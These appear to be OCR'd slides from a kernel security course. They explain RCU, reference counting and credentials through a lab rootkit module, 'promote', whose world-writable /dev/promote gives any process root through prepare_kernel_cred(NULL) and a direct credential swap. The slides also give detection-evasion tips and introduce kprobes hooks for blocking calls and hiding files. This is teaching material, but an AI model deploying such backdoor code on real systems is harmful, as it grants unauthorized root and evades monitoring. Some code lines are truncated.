
RCU?

- Many kernel readers need to access data (credentials, task lists, PID tables) concurrently. Reader-writer locks work, but readers still pay a **cache-line-bouncing** cost on the lock word.
- enter RCU: "Read Copy Update": Lockfree synchronization primitive
- When data is read, sync cost is nearly zero
- when new data is written, readers are guaranteed to see either old version or new version

RCU : readers pay (about) **ZERO** synchronization cost. Writers do the heavy lifting.

Trade-off: writers are more expensive, and old data sticks around until all readers are done.

RCU vs RWlock



Used pervasively in Linux: **10,000+** call sites. The credential system, PID lookup, and task list all rely on RCU.

RCU: the read side

- `rcu_read_lock()`: marks start of read-side critical section (disables preemption, **no sleeping**)
- `rcu_read_unlock()`: marks end
- `rcu_dereference(ptr)`: safely reads an RCU-protected pointer (compiler barrier)
- Inside the critical section: the data you're reading is **guaranteed not to be freed**
- Cost: essentially **zero** : no atomic operations, no memory barriers on most architectures
- data is stored logically as a tree using an array.

```
/* From promote_remote(), lines 108-11

rcu_read_lock();

/* find_vpid: PID number → struct pid
   pid_task: struct pid → task_struct
   Both require RCU protection */
task = pid_task(find_vpid(target_pid),
                PIDTYPE_PID);
if (!task) {
    rcu_read_unlock();
    return -ESRCH;
}

/* Pin the task before leaving RCU */
get_task_struct(task);

rcu_read_unlock();
/* task is now safe to use (refcounted
```

RCU: the write side

- `rcu_assign_pointer(ptr, new)` : atomically publishes a new pointer (includes **write barrier**)
- `synchronize_rcu()`: blocks until all current RCU readers have finished (**grace period**)
- `call_rcu(head, callback)` : deferred free: callback runs after grace period

Writer pattern:

1. Allocate new version of data
2. Fill it in
3. `rcu_assign_pointer()` to publish
4. Free old version after grace period


```
/* From promote_remote(), lines 128-13

/* Step 1-2: new_cred already prepared
   via prepare_kernel_cred(NULL) */

/* Need refcount=2 for two assignments
get_cred(new_cred);

/* Step 3: publish new pointers */
old_real = task->real_cred;
old      = task->cred;
rcu_assign_pointer(task->real_cred,
                   new_cred);
rcu_assign_pointer(task->cred, new_cre

/* Step 4: release old credentials
   (put_cred decrements refcount;
    actual free when refcount hits 0)
put_cred(old_real);
put_cred(old);
```

RCU grace periods

A **grace period** = the time until every CPU has passed through a **quiescent state** (context switch, idle, or return to userspace).

After a grace period, no reader can still hold a stale reference to the old data. For more on this, see https://www.kernel.org/doc/Documentation/RCU/Design/Data-Structures/Data-Structures.html

Grace Period



In promote: `put_cred()` decrements the refcount. The actual `struct cred` is freed when the refcount hits zero. Since old readers still see the old pointer during the grace period, the refcount keeps the old cred alive until they're done.

RCU in promote: why we need get_task_struct

Refcount protects for long-term use.

RCU

```
RCU section:     [  lookup + pin  ]
Refcount:                          [  use task  ]

rcu_read_lock()
  task = pid_task(find_vpid(pid))
  get_task_struct(task)  ← refcount++
rcu_read_unlock()

/* task is safe here (refcounted) */
prepare_kernel_cred(NULL)  /* may sleep */
/* ... modify creds ... */

put_task_struct(task)  ← refcount--
```

rCu continue

```
/* promote_remote(), lines 108-139
   annotated with protection model */

/* === RCU protects lookup === */
rcu_read_lock();
task = pid_task(find_vpid(target_pid),
                PIDTYPE_PID);
if (!task) {
    rcu_read_unlock();
    return -ESRCH;
}
/* Transition: RCU → refcount */
get_task_struct(task);
rcu_read_unlock();
/* === Refcount protects use === */

/* This can sleep -- not allowed
   under rcu_read_lock! */
new_cred = prepare_kernel_cred(NULL);
if (!new_cred) {
    put_task_struct(task);
    return -ENOMEM;
}

get_cred(new_cred);
old_real = task->real_cred;
```

RCU rules of thumb

- **Never sleep** inside `rcu_read_lock()` / `rcu_read_unlock()`:
  - No `kmalloc` with `GFP_KERNEL`
  - No `mutex_lock`
  - No `copy_from_user` if it would result in a page fault
- If you need the object **after** `rcu_read_unlock()`, take a **refcount** first
- Use `rcu_dereference()` for reading pointers, `rcu_assign_pointer()` for writing them: - don't use raw pointer access
- Credential reads use `rcu_dereference(task->cred)` or the helper `__task_cred(task)` (assumes RCU held)
- `current_cred()` is usually safe without RCU: your own creds (usually) can't change under you (only you can change them via `commit_creds`)

Finding a task by PID: find_vpid + pid_task

- `find_vpid(nr)`: looks up `struct pid *` in the current PID namespace's hash table. Must be called under `rcu_read_lock()` or with `tasklist_lock` held.
- `pid_task(pid, PIDTYPE_PID)` -- follows the `struct pid` to the `task_struct`. Returns `NULL` if no task with that PID type.
- Combined: `pid_task(find_vpid(nr), PIDTYPE_PID)` = "give me the `task_struct` for PID `nr`"

Why not `find_task_by_vpid()`? It exists in the kernel but is **NOT exported** to modules. I.e. you can't directly use it in a `.ko`.

src

```c
/* From promote_remote(), lines 108-115 */

rcu_read_lock();

/* Step 1: PID number → struct pid *
   find_vpid looks up in current
   PID namespace's hash table */

/* Step 2: struct pid → task_struct *
   PIDTYPE_PID means "find the
   specific thread with this PID" */
task = pid_task(find_vpid(target_pid),
                PIDTYPE_PID);

if (!task) {
    /* No such PID exists */
    rcu_read_unlock();
    return -ESRCH;  /* "No such process" */
}

/* Pin before leaving RCU */
get_task_struct(task);
rcu_read_unlock();
```

Reference counting: get/put_task_struct

`task_struct` is reference counted via `task->usage` (`refcount_t`):

- `get_task_struct(task)` -- increments refcount (task won't be freed while we hold it)
- `put_task_struct(task)` -- decrements refcount (may trigger free if last reference)

Same pattern as `get_cred` / `put_cred` for credentials.

```
Task exits:
  do_exit() → ... → task enters ZOMBIE state
  Parent calls wait() → task_struct can be freed
  BUT: only freed when refcount drops to zero

  If promote holds a reference (get_task_struct),
  the task_struct stays in memory even after the
  process has fully exited. We MUST call
  put_task_struct when done.
```

Rule: if you get a pointer from an RCU lookup and need it beyond `rcu_read_unlock()`, take a reference.

get_cred / put_cred

- `get_cred(cred)` -- increments `cred->usage`
- `put_cred(cred)` -- decrements; if it hits zero, calls `__put_cred()` which frees the struct

In `promote_remote`:

- `prepare_kernel_cred(NULL)` returns cred with **refcount=1**
- We assign it to BOTH `real_cred` and `cred`, so we need **refcount=2**
- Call `get_cred()` once more to bump 1 → 2
- Then `put_cred(old_real)` and `put_cred(old)` release the old credentials

```
/* promote_remote(), lines 117-137
   with refcount annotations */

/* refcount = 1 (from prepare) */
new_cred = prepare_kernel_cred(NULL);
if (!new_cred) {
    put_task_struct(task);
    return -ENOMEM;
}

/* refcount: 1 → 2
   (need two: real_cred + cred) */
get_cred(new_cred);

old_real = task->real_cred;
old      = task->cred;

/* Assign new cred to both pointers */
rcu_assign_pointer(task->real_cred,
                   new_cred);
rcu_assign_pointer(task->cred, new_cre

/* Release old credentials
   (may free if refcount hits 0) */
put_cred(old_real);
put_cred(old);
```

promote: the write handler

Entry point: `echo "123" > /dev/promote`


Steps:

1. `copy_from_user()` -- safe copy from userspace buffer
2. Null-terminate the string
3. Strip trailing newline (`echo` adds one)
4. `kstrtoint()` -- parse ASCII → integer PID
5. Validate PID > 0
6. Branch: self (`target_pid == current->pid`) or remote
7. Return `count` on success (tells VFS all bytes consumed)

```c
/* promote_write(), lines 161-212 */
static ssize_t promote_write(
    struct file *file,
    const char __user *buf,
    size_t count, loff_t *ppos)
{
    char kbuf[PID_BUF_LEN]; /* 32 bytes */
    pid_t target_pid;
    size_t len;
    int ret;

    len = min(count, (size_t)(PID_BUF_LEN-

    if (copy_from_user(kbuf, buf, len))
        return -EFAULT;
    kbuf[len] = '\0';

    if (len > 0 && kbuf[len-1] == '\n')
        kbuf[len-1] = '\0';

    ret = kstrtoint(kbuf, 10, &target_pid)
    if (ret) {
        pr_info("promote: invalid PID '%s'
            " from PID %d (%s)\n",
            kbuf, current->pid,
            current->comm);
```

Self-promotion path (step by step)

Remote promotion path (step by step)



prepare_kernel_cred(NULL)

`prepare_kernel_cred(struct task_struct *daemon):`

- If `daemon != NULL`: copies that task's credentials
- If `daemon == NULL`: creates credentials based on `init_task` -- **UID 0, GID 0, ALL capabilities, no LSM restrictions**

Legitimate use: kernel threads that need root access (e.g., NFS daemon, kernel worker threads).

Detection

`prepare_kernel_cred(NULL)` in a module that isn't a well-known kernel subsystem is **highly suspicious**. Security tools (like LKRG or custom audit modules) can hook this function or monitor its callers.

```
/* What prepare_kernel_cred(NULL) gives you: */
uid = 0, gid = 0            /* root identity */
cap_effective = full         /* ALL capabilities */
cap_permitted = full         /* can raise any cap */
cap_inheritable = full       /* children inherit caps */
user_ns = &init_user_ns      /* init namespace (not containerized) */
```

How could we bypass that detection

How could we bypass that detection

- Just Zero out the cred

How could we bypass that detection

- Just Zero out the cred
- This is a common way to convert a kernel RW into root

What promote doesn't handle (and why)

- **No LSM bypass** : SELinux / AppArmor may still block operations even with uid=0. The LSM hooks check security labels, not just UIDs.
- **No capability awareness** : we get all caps via `prepare_kernel_cred(NULL)`, but a real rootkit might want to be more surgical (only add specific caps to avoid detection).
- **No namespace awareness** : we use `init_user_ns` only. Containerized processes have different user namespaces; promoting to UID 0 in the wrong namespace may not help.
- **Race conditions in remote path** : another CPU could be modifying the same task's creds simultaneously. No lock protects the `real_cred/cred` pointer swap.
- **No `security_task_fix_setuid()` callback** : the LSM hook that SELinux uses to validate credential changes is bypassed entirely.

The character device setup

(INCLUDED FOR REFERENCE...)
`promote_init` does 5 things in order:

1. `alloc_chrdev_region` -- allocate a dynamic major number
2. `cdev_init` + `cdev_add` -- register the char device with the VFS
3. `class_create` -- create a device class for udev/devtmpfs
4. Set `devnode` callback -- controls `/dev` node permissions
5. `device_create` -- create the actual `/dev/promote` node

Each step can fail, so we use **goto-based error handling** to unwind in reverse order.

```
/* promote_init(), lines 244-291 */
static int __init promote_init(void)
{
    int ret;

    ret = alloc_chrdev_region(
        &dev_num, 0, 1, DEVICE_NAME);
    if (ret < 0) goto out;

    cdev_init(&my_cdev, &promote_fops)
    my_cdev.owner = THIS_MODULE;
    ret = cdev_add(&my_cdev, dev_num,
    if (ret < 0) goto fail_cdev;

    dev_class = class_create(CLASS_NAM
    if (IS_ERR(dev_class))
        goto fail_class;

    /* Permissions callback */
    dev_class->devnode = promote_devnc

    dev_device = device_create(
        dev_class, NULL, dev_num,
        NULL, DEVICE_NAME);
    if (IS_ERR(dev_device))
        goto fail_device;
```

devnode callback -- setting permissions

By default, `/dev/` nodes are owned by root with mode `0600` (only root can read/write).

For promote, we need **any user** to write to it. The `devnode` callback in `struct class` is called by udev/devtmpfs when creating the node.

We return `NULL` (no custom name) and set `*mode = 0666` (world-readable and world-writable).

Alternative: use a udev rule file, but the callback is simpler for a lab module.

```
/* promote_devnode(), lines 233-238 */
static char *promote_devnode(
    const struct device *dev,
    umode_t *mode)
{
    if (mode)
        *mode = 0666;
    return NULL;
}

/* Connected in promote_init(), line 271 */
dev_class->devnode = promote_devnode;
```

The `mode` parameter can be NULL if devtmpfs doesn't need to know the mode (e.g., device is being removed). Always check before dereferencing.

Cleanup: the reverse order

`promote_exit` reverses `promote_init`:

```
/* promote_exit(), lines 293-300 */
static void __exit promote_exit(void)
{
    device_destroy(dev_class, dev_num);   /* 5 → undo device_create */
    class_destroy(dev_class);             /* 4 → undo class_create  */
    cdev_del(&my_cdev);                   /* 3 → undo cdev_add      */
    unregister_chrdev_region(dev_num, 1); /* 2 → undo alloc_chrdev  */
    pr_info("promote: module unloaded\n");
}
```

Error handling in `promote_init` uses the **same reverse order** with goto labels:

- If step 5 fails → undo 4, 3, 2, 1
- If step 4 fails → undo 3, 2, 1
- If step 3 fails → undo 2, 1

Pattern: every "create" has a matching "destroy". If step N fails, undo steps N-1 through 1.

Summary: what we covered

Topic	Key concepts
Processes & threads	`task_struct`, `pid` vs `tgid`, `thread_group` list, `tasks` list
Linked lists	`list_head`, `container_of`, circular doubly-linked, iteration macros
Scheduling	Time slices, timer interrupts, `TIF_NEED_RESCHED`, context switch
current macro	Per-CPU pointer to running task, AArch64 uses `sp_el0`
Credentials	`struct cred`, four UIDs, `real_cred` vs `cred`, `kuid_t`
Locking	Spinlocks, mutexes, rwlocks -- and why RCU replaces them for reads
Reference counting	`refcount_t`, `get/put` pattern, prevents use-after-free
RCU	Zero-cost readers, grace periods, `rcu_read_lock/unlock`, `rcu_assign_pointer`
Task lookup	`find_vpid` + `pid_task`, `get/put_task_struct`
Credential modification	`prepare_creds/commit_creds` (self) vs `prepare_kernel_cred(NULL)` + direct swap (rootkit)
Chardev pattern	alloc → init → add → class → device, reverse on cleanup

API quick reference

Function	Header	Purpose
`current`	`<asm/current.h>`	Per-CPU pointer to running task_struct
`current_cred()`	`<linux/cred.h>`	RCU-safe read of current->cred
`prepare_creds()`	`<linux/cred.h>`	Copy current creds for modification
`commit_creds()`	`<linux/cred.h>`	Apply modified creds to current
`prepare_kernel_cred(NULL)`	`<linux/cred.h>`	Create init_task (root) credentials
`get_cred()` / `put_cred()`	`<linux/cred.h>`	Credential refcounting
`find_vpid(nr)`	`<linux/pid.h>`	PID number → struct pid *
`pid_task(pid, type)`	`<linux/pid.h>`	struct pid * → task_struct *
`get_task_struct()` / `put_task_struct()`	`<linux/sched/task.h>`	Task refcounting
`rcu_read_lock()` / `rcu_read_unlock()`	`<linux/rcupdate.h>`	RCU read-side critical section
`rcu_assign_pointer()`	`<linux/rcupdate.h>`	Publish RCU-protected pointer
`copy_from_user()`	`<linux/uaccess.h>`	Safe user → kernel copy
`kstrtoint()`	`<linux/kernel.h>`	String to int conversion
`alloc_chrdev_region()`	`<linux/fs.h>`	Allocate device number range
`cdev_init()` / `cdev_add()`	`<linux/cdev.h>`	Register char device
`class_create()` / `device_create()`	`<linux/device.h>`	Create /dev node via devtmpfs

Kprobes: Dynamic Kernel Instrumentation

Today's Agenda:

- Kenrel Hooking:
- The BRK exception mechanism on AArch64
- The kprobe API: `register_kprobe()` / `unregister_kprobe()`
- AArch64 double `pt_regs` indirection
- Code walkthrough: `trace_openat.c` and `bouncer.c`
- From logging to blocking: the zero trick
- Kretprobes: intercepting function returns
- Code walkthrough: `cloak.c` (file hiding)
- Detection and kernel defenses

Three Hook Mechanisms Compared


	Kprobes	Ftrace	Syscall Table
Install	`register_kprobe()`	resolve + filter + register	PTE manipulation + pointer write
Dispatch	BRK exception	BL function call	Normal dispatch (pointer replaced)
Overhead	Medium (exception)	Low (function call)	None (direct)
Scope	Any instruction	Function entry	Syscall entry only
Arg access	Double `pt_regs` (wrapper)	Direct (inner function)	Double `pt_regs` (wrapper)
Block method	`user_regs->regs[1] = 0`	`fregs->regs[1] = 0`	Replace handler entirely
Kernel support	Supported API	Supported API	Unsupported hack
Restore	`unregister_kprobe()`	unregister + clear filter	Restore pointer + PTE
Detection	`/sys/.../kprobes/list`	`.../enabled_functions`	Compare `sys_call_table` vs kallsyms
Return hook	kretprobe (built-in)	No native support	Replace handler entirely
GPL required	Yes	Yes	No (but needs writable PTEs)

Kprobes: simplest API, most flexible scope. Ftrace: fastest, cleanest arg access. Syscall table: most invasive, hardest to maintain.

Kernel Hooking

- Hooking "what"?
    - syscall handlers
    - Kernel api functions
    - triggering callbacks on data access/symbol
- Few indented ways to hook functions:
    - breakpoints (suuuuper slow)
    - kprobes
    - ftrace (and older versions)
        - This is what EBPF uses
- This lecture will introduce kprobes as a motivating example

Kprobe


Userspace
cat /tmp/secret
svc #0
svc #0
Kernel
el0_svc
invoke_syscall
__arm64_sys_openat
kprobe callback
intercepts here
logs | blocks

Where We Are: The Interposition Spectrum

Each level uses the same pattern — **intercept + redirect** — at different privilege levels:

Level	HW	Technique	Mechanism	Privilege
Userspace	HW3	LD_PRELOAD	GOT/PLT patching	EL0
Kernel (probe)	**HW4 P2**	**Kprobes**	**BRK → exception handler**	**EL1**
Kernel (trace)	HW4 P3	Ftrace	NOP → BL patching	EL1
Kernel (table)	HW4 P4	Syscall table	Pointer replacement	EL1

HW3 replaced function pointers in userspace. Now we patch kernel code at the instruction level.

Today: kprobes: the mechanism that turns any kernel symbol into a hook point.


Kprobes Basics

- **Built into the kernel**: `CONFIG_KPROBES=y` (enabled by default on most distros)
- **Any instruction**: unlike ftrace (function entry only), kprobes can instrument any kernel instruction
- **BRK mechanism**: replaces target instruction with BRK `#kprobes_brk_imm`, triggers synchronous exception
    - redirects code to our handler

Probe types

Type	What it does	When handler runs
`kprobe`	Instruments any instruction	Before the instruction executes
`kretprobe`	Instruments function return	After the function returns
`jprobe`	Legacy (removed in 5.x)	Deprecated but...fragmentation is real

The openat Syscall Path (Kprobe Target)



HW1: `x0–x3` and `x8` are the registers you loaded before `svc #0`. They flow through this chain.

openat hook continued

We hook `__arm64_sys_openat`: the syscall wrapper. This is the kprobe target because `register_kprobe()` resolves symbol names via `kallsyms`, and the wrapper is a standard exported symbol.

How Kprobes Work:

Instruction Patching

Before `register_kprobe()`

```
__arm64_sys_openat:
stp  x29, x30, [sp, #-48]!     ← original
mov  x29, sp
bl  do_sys_openat2
...
```

After `register_kprobe()`

```
__arm64_sys_openat:
BRK  #kprobes_brk_imm     ← patched!
mov  x29, sp
bl  do_sys_openat2
...
```

Original `stp` saved in `kprobe.ainsn`

kprobes

1. `register_kprobe()` saves the original instruction (i.e. `stp x29, x30, [sp, #-48]!`)
2. Replaces it with BRK `#kprobes_brk_imm` via `aarch64_insn_patch_text_nosync()`
3. When the CPU hits BRK, it triggers a synchronous exception to EL1
4. The exception handler calls your `pre_handler`
5. After the handler returns, the original instruction is **single-stepped**
6. Execution continues normally

The BRK is an exception, not a function call. This makes kprobes very, very slow

BRK Exception Flow on AArch64

When the CPU hits BRK `#kprobes_brk_imm`:

1. Synchronous exception → `el1h_sync`
2. Exception triage → `do_debug_exception`
3. `kprobe_breakpoint_handler()` dispatches
4. Calls your `pre_handler(kp, regs)`
5. Single-steps the saved original instruction
6. Calls `post_handler` (if registered)
7. Execution resumes at next instruction

The original instruction is saved in `kprobe.ainsn` and executed out-of-line during the single-step phase. The BRK stays in place for the next hit.

